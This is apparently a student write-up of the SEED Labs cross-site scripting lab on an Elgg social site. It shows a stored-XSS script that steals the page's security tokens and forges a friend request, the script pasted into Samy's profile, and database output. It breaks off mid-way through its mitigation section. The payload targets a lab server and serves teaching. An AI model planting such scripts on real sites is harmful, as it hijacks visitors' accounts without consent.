

File Edit View History Bookmarks Tools Help
Cross Site Scripting (XSS
Elgg For SEED Labs
SEED Project
Edit profile : Elgg For SEE
http://www.seed-server.com
view-source:http://www.seed-server.com/profile/samy/edit
Open
addfriends.js
~/Documents/reallab2/Labsetup
Save
addfriends.js
*editprofile.js
1 <script type="text/javascript">
2 window.onload = function () {
3 var Ajax = null;
4 var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
5 var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
6 //Construct the HTTP request to add Samy as a friend.
7 var sendurl = "http://www.seed-server.com/action/friends/add"+"?friend=59"+token+ts; //FILL IN
8 //Create and send Ajax request to add friend
9 Ajax = new XMLHttpRequest();
10 Ajax.open("GET", sendurl, true);
11
12 Ajax.send();
13 }
14 </script>
JavaScript
Tab Width: 8
Ln 7, Col 15
INS


addfriends.js

```
<script type="text/javascript">
window.onload = function () {
var Ajax = null;
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl = "http://www.seed-server.com/action/friends/add"+"?friend=59"+token+ts; //FILL IN
//Create and send Ajax request to add friend
Ajax = new XMLHttpRequest();
Ajax.open("GET", sendurl, true);

Ajax.send();
}
</script>
```


After that I have pasted the full code in samy's about me section's edit html
part.





Cross Site Scripting (XSS
SEED Project
Edit profile : Elgg For SEE
Download - Sublime Text
its450/edit_profile.js at
www.seed-server.com/profile/samy/edit
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Edit profile
Display name
Samy
About me
Embed content
Visual editor
<p><script type="text/javascript">
window.onload = function () {
var Ajax = null;
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl = "http://www.seed-server.com/action/friends/add"+"?friend=59"+token+ts; //FILL IN
//Create and send Ajax request to add friend
Ajax = new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Public
Brief description
Public
Location
Public
Interests
Public
Samy
Edit avatar
Edit profile
Change your settings
Account statistics
Notifications
Group notifications
Skills
Public
Contact email
Public
Telephone
Public
Mobile phone
Public
Website
Public
Twitter username
Public
Save
RSS
Bookmark this page
Report this
Powered by Elgg




We can now see that samy has become his own friend. To prevent being his own friend, we can take these two measures-




By deleting the relationship from database-








```
| elgg_system_log                   |
| elgg_users_apisessions            |
| elgg_users_remember_me_cookies    |
| elgg_users_sessions               |
+-----------------------------------+
17 rows in set (0.00 sec)

mysql> select *from elgg_entity_relationships;
+----+----------+---------------+----------+--------------+
| id | guid_one | relationship  | guid_two | time_created |
+----+----------+---------------+----------+--------------+
|  2 |        3 | active_plugin |        1 |   1587927464 |
|  3 |        4 | active_plugin |        1 |   1587927464 |
|  4 |        5 | active_plugin |        1 |   1587927464 |
|  5 |       10 | active_plugin |        1 |   1587927464 |
|  6 |       11 | active_plugin |        1 |   1587927464 |
|  7 |       13 | active_plugin |        1 |   1587927464 |
|  8 |       14 | active_plugin |        1 |   1587927464 |
|  9 |       15 | active_plugin |        1 |   1587927464 |
| 10 |       16 | active_plugin |        1 |   1587927464 |
| 11 |       17 | active_plugin |        1 |   1587927464 |
| 12 |       18 | active_plugin |        1 |   1587927464 |
| 13 |       19 | active_plugin |        1 |   1587927464 |
| 14 |       21 | active_plugin |        1 |   1587927464 |
| 15 |       22 | active_plugin |        1 |   1587927465 |
| 16 |       23 | active_plugin |        1 |   1587927465 |
| 17 |       24 | active_plugin |        1 |   1587927465 |
| 18 |       25 | active_plugin |        1 |   1587927465 |
| 19 |       26 | active_plugin |        1 |   1587927465 |
| 20 |       27 | active_plugin |        1 |   1587927465 |
| 21 |       28 | active_plugin |        1 |   1587927465 |
| 22 |       30 | active_plugin |        1 |   1587927465 |
| 23 |       32 | active_plugin |        1 |   1587927465 |
| 24 |       33 | active_plugin |        1 |   1587927465 |
| 26 |       59 | friend        |       59 |   1662203754 |
+----+----------+---------------+----------+--------------+
```




```
17 rows in set (0.00 sec)

mysql> select *from elgg_entity_relationships;
+----+----------+---------------+----------+--------------+
| id | guid_one | relationship  | guid_two | time_created |
+----+----------+---------------+----------+--------------+
|  2 |        3 | active_plugin |        1 |   1587927464 |
|  3 |        4 | active_plugin |        1 |   1587927464 |
|  4 |        5 | active_plugin |        1 |   1587927464 |
|  5 |       10 | active_plugin |        1 |   1587927464 |
|  6 |       11 | active_plugin |        1 |   1587927464 |
|  7 |       13 | active_plugin |        1 |   1587927464 |
|  8 |       14 | active_plugin |        1 |   1587927464 |
|  9 |       15 | active_plugin |        1 |   1587927464 |
| 10 |       16 | active_plugin |        1 |   1587927464 |
| 11 |       17 | active_plugin |        1 |   1587927464 |
| 12 |       18 | active_plugin |        1 |   1587927464 |
| 13 |       19 | active_plugin |        1 |   1587927464 |
| 14 |       21 | active_plugin |        1 |   1587927464 |
| 15 |       22 | active_plugin |        1 |   1587927465 |
| 16 |       23 | active_plugin |        1 |   1587927465 |
| 17 |       24 | active_plugin |        1 |   1587927465 |
| 18 |       25 | active_plugin |        1 |   1587927465 |
| 19 |       26 | active_plugin |        1 |   1587927465 |
| 20 |       27 | active_plugin |        1 |   1587927465 |
| 21 |       28 | active_plugin |        1 |   1587927465 |
| 22 |       30 | active_plugin |        1 |   1587927465 |
| 23 |       32 | active_plugin |        1 |   1587927465 |
| 24 |       33 | active_plugin |        1 |   1587927465 |
| 26 |       59 | friend        |       59 |   1662203754 |
+----+----------+---------------+----------+--------------+
24 rows in set (0.00 sec)

mysql> delete from elgg_entity_relationships where id=59;
Query OK, 0 rows affected (0.00 sec)
```


Cross Site Scripting (XSS
SEED Project
Elgg For SEED Labs
Download - Sublime Text
its450/edit_profile.js at
www.seed-server.com
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Log in
Welcome
Welcome to your Elgg site.
Tip: Many sites use the activity plugin to place a site activity stream on this page.
Log in
Username or email *
alice
Password *
Remember me
Log in
Lost password




By adding an extra if condition like the following-

